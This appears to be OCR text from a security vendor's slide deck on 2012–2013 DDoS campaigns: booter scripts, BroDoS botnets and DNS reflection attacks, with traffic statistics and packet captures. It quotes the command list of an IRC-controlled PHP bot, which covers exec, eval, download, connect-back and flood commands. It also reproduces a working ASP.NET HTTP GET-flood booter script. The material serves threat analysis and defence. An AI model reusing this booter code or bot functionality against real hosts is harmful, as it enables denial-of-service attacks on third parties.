
- Attack Types: SYN Flood, UDP Flood, and DNS Flood
- Peak Bits Per Second: 130.2 Gbps
- Peak Packets Per Second: 94 Mpps
- Destination Ports: 53, 80, 443

Campaign Characteristics

- Multiple BOTNETs included, 1000+ compromised web servers
- Majority of machines = Wordpress and Joomla
- Eval() scripts = attacks executed in memory
  - Avoiding basic logging mechanisms

BroDoS Example 2: Campaign Attributes

Event Time Start: Jan 2, 2013 15:10:00 UTC
Attack Types: SYN Flood, GET Flood, UDP Flood
Campaign Size: 80 Gbps and 32 Mpps
Destination Ports: 80,443,53
Number of Targeted IP addresses: 3
Industry Vertical: Financial



Booter Scripts: DDoS and DoS

- PHP scripts dropped onto servers via web vulnerabilities
- Specific to Denial of Service
- PHP is more popular but ASP, Perl, and other scripting languages are present
- Can be found for sale or free *(HackForums)*
- Hybrid C2 - some instructions are pushed others pulled
- Can receive commands via IRC or via HTTP
- BroDoS = sophisticated booter script suite

Booter Scripts: NOGROD-irc

```
/*
 *
 *  NOGROD. since 2008
 *  IRC.UDPLINK.NET
 *
 *  COMMANDS:
 *
 *  .user <password> //login to the bot
 *  .logout //logout of the bot
 *  .die //kill the bot
 *  .restart //restart the bot
 *  .mail <to> <from> <subject> <msg> //send an email
 *  .dns <IP|HOST> //dns lookup
 *  .download <URL> <filename> //download a file
 *  .exec <cmd> // uses exec() //execute a command
 *  .sexec <cmd> // uses shell_exec() //execute a command
 *  .cmd <cmd> // uses popen() //execute a command
 *  .info //get system information
 *  .php <php code> // uses eval() //execute php code
 *  .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
 *  .udpflood <target> <packets> <packetsize> <delay> //udpflood attack
 *  .raw <cmd> //raw IRC command
 *  .rndnick //change nickname
 *  .pscan <host> <port> //port scan
 *  .safe  // test safe_mode (dvl)
 *  .inbox <to> // test inbox (dvl)
 *  .conback <ip> <port> // conect back (dvl)
 *  .uname // return shell's uname using a php function (dvl)
 *
 */
```

Also written in PHP
Controlled via IRC
Can perform
TCP Connect Floods
UDP Floods

```
TCP     78 53579 > 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=2 TSval=822854285 TS
TCP     74 80 > 53579 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1
TCP     66 53579 > 80 [ACK] Seq=1 Ack=1 Win=66608 Len=0 TSval=822854285 TSecr=1501
TCP     74 80 > 53579 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1
TCP     66 [TCP Dup ACK 27#1] 53579 > 80 [ACK] Seq=1 Ack=1 Win=66608 Len=0 TSval=8
TCP     66 53579 > 80 [FIN, ACK] Seq=1 Ack=1 Win=66608 Len=0 TSval=822872835 TSecr=
TCP     66 80 > 53579 [FIN, ACK] Seq=1 Ack=2 Win=14480 Len=0 TSval=1505740 TSecr=8
TCP     66 53579 > 80 [ACK] Seq=2 Ack=2 Win=66608 Len=0 TSval=822872835 TSecr=1505
```


Booter Scripts: getDeLiRiUm asp

```
try
{
    String host = Request.QueryString.Get("site").ToString();
    int port = Convert.ToInt32(Request.QueryString.Get("port").ToString());
    int times = Convert.ToInt32(Request.QueryString.Get("times").ToString()), loop = 0;
    String data = "HTTP/1.1 GET /\r\nHost:"+host+"\r\nConnection: Keep-Alive\r\n";

    while (loop <= times)
    {
        try
            {
                IPHostEntry IPHost = Dns.GetHostEntry(host);
                IPAddress[] addr = IPHost.AddressList;
                EndPoint ep = new IPEndPoint(addr[0], port);
                Socket sock = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
                sock.Connect(ep);

                if (sock.Connected)
                {
                    Encoding ASCII = Encoding.ASCII;
                    Byte[] ByteGet = ASCII.GetBytes(data);
                    sock.Send(ByteGet, ByteGet.Length, 0);
                }
            }
            catch { }
            Response.Write("Attack executed successfully.<br>");
            loop++;
    }
}
catch { }
```


- .Net Booter written in ASP
- Executes Commands via HTTP Request
- Performs an HTTP GET Flood



DrDoS: DNS/Amplification Reflection Overview


- DNS reflection campaigns are on the rise = < 200 % over the last year
- Utilizes spoofed IP requests against legitimate DNS severs
- Designed to exploit existing RFC standards
- Most popular attack vectors: DNS “ANY” query, “TXT” record attack, and “A” record attack
- Protocol contains larger response sizes = Amplification
- Attack campaigns contain an *attacker*, *victim*, and *primary target*

DNS Reflection: Sample Topology



DNS Reflection Campaign: Largest in 2012

Event Time Start: Aug 1, 2012 00:33:00 UTC
Attack Types: DNS Flood, GET Flood, UDP Fragment Flood, ICMP Flood
Destination Ports: 80,443,53
Industry Vertical: Financial
Peak Bandwidth: **42.2 Gbps**
Peak pps: **2.1 Mpps**



DNS Reflection Campaign: Breakdown

-- UDP Fragments --

00:47:33.878615 IP x.x.x.x > x.x.x.x: udp

-- DNS Flood --

00:47:33.878626 IP x.x.x.x.53 > x.x.x.x: 952 5/13/1 Type46, A 193.0.6.139, Type46, Type43, Type43 (689)

00:47:33.878744 IP x.x.x.x.53 > x.x.x.x.53: 952 23/0/20 A 193.0.6.139, NS tinnie.arin.net., NS pri.authdns.ripe.net., NS ns3.nic.fr., NS sns-pb.isc.org., NS sec1.apnic.net., NS sec3.apnic.net., SOA, MX postlady.ripe.net. 250, MX postgirl.ripe.net. 200, AAAA 2001:67c:2e8:22::c100:68b, Type46, Type46, Type46, Type46, Type46, Type46, Type46[|domain]

* DNS record types = DNSSEC-secured

-- ICMP FLOOD --

00:36:13.371123 IP x.x.x.x > x.x.x.x: ICMP x.x.x.x udp port 53 unreachable, length 74

00:36:13.371629 IP x.x.x.x > x.x.x.x: ICMP x.x.x.x udp port 53 unreachable, length 36

-- GET FLOOD --

E.....@.t...X..&.....P

..4....P....1..GET /cards/..... HTTP/1.1

Host: *target domain*


Connection: Keep-Alive

DNS Reflection Campaign: Largest in 2013

Start	May 27, 2013 09:50:00 UTC
Industry	Crypto Currency Exchange
167 Gbps	For about 5 minutes
TXT | ANY	t4.deparel.com.
784	Hosts from Netflow Data
763	Had Recursion Enabled
3953	Byte Response Size

DNS Reflection Campaign: Graphs

Malicious Sourced Traffic Distribution



DNS Reflection Campaign: Geo Map

DNS Server Versions


Count	Version
252	9.2.4
67	Microsoft DNS 6.1.7601 (1DB14556)
26	9.3.6-P1-RedHat-9.3.6-20.P1.el5_8.1
21	9.3.6-P1-RedHat-9.3.6-20.P1.el5_8.6
20	PowerDNS Recursor 3.3 $Id
17	9.2.2
15	dnsmasq-2.55
14	9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.2
14	9.3.6-P1-RedHat-9.3.6-16.P1.el5
13	PowerDNS Recursor 3.5 $Id

[^_^]


My face is new, my license is expired, and I'm under a doctor's care!!!

Nope.

DNS Reflection Campaign: Reflector Graphs



Incoming Avg.	5.83Mbps
Outgoing Avg.	5.95Mbps
Outgoing Max	11.87Mbps
Incoming Max	12.14Mbps



Incoming Avg.	11.21Mbps
Outgoing Avg.	10.94Mbps
Outgoing Max	104.13Mbps
Incoming Max	100.34Mbps

Thank You

Contact: plxsert@prolexic.com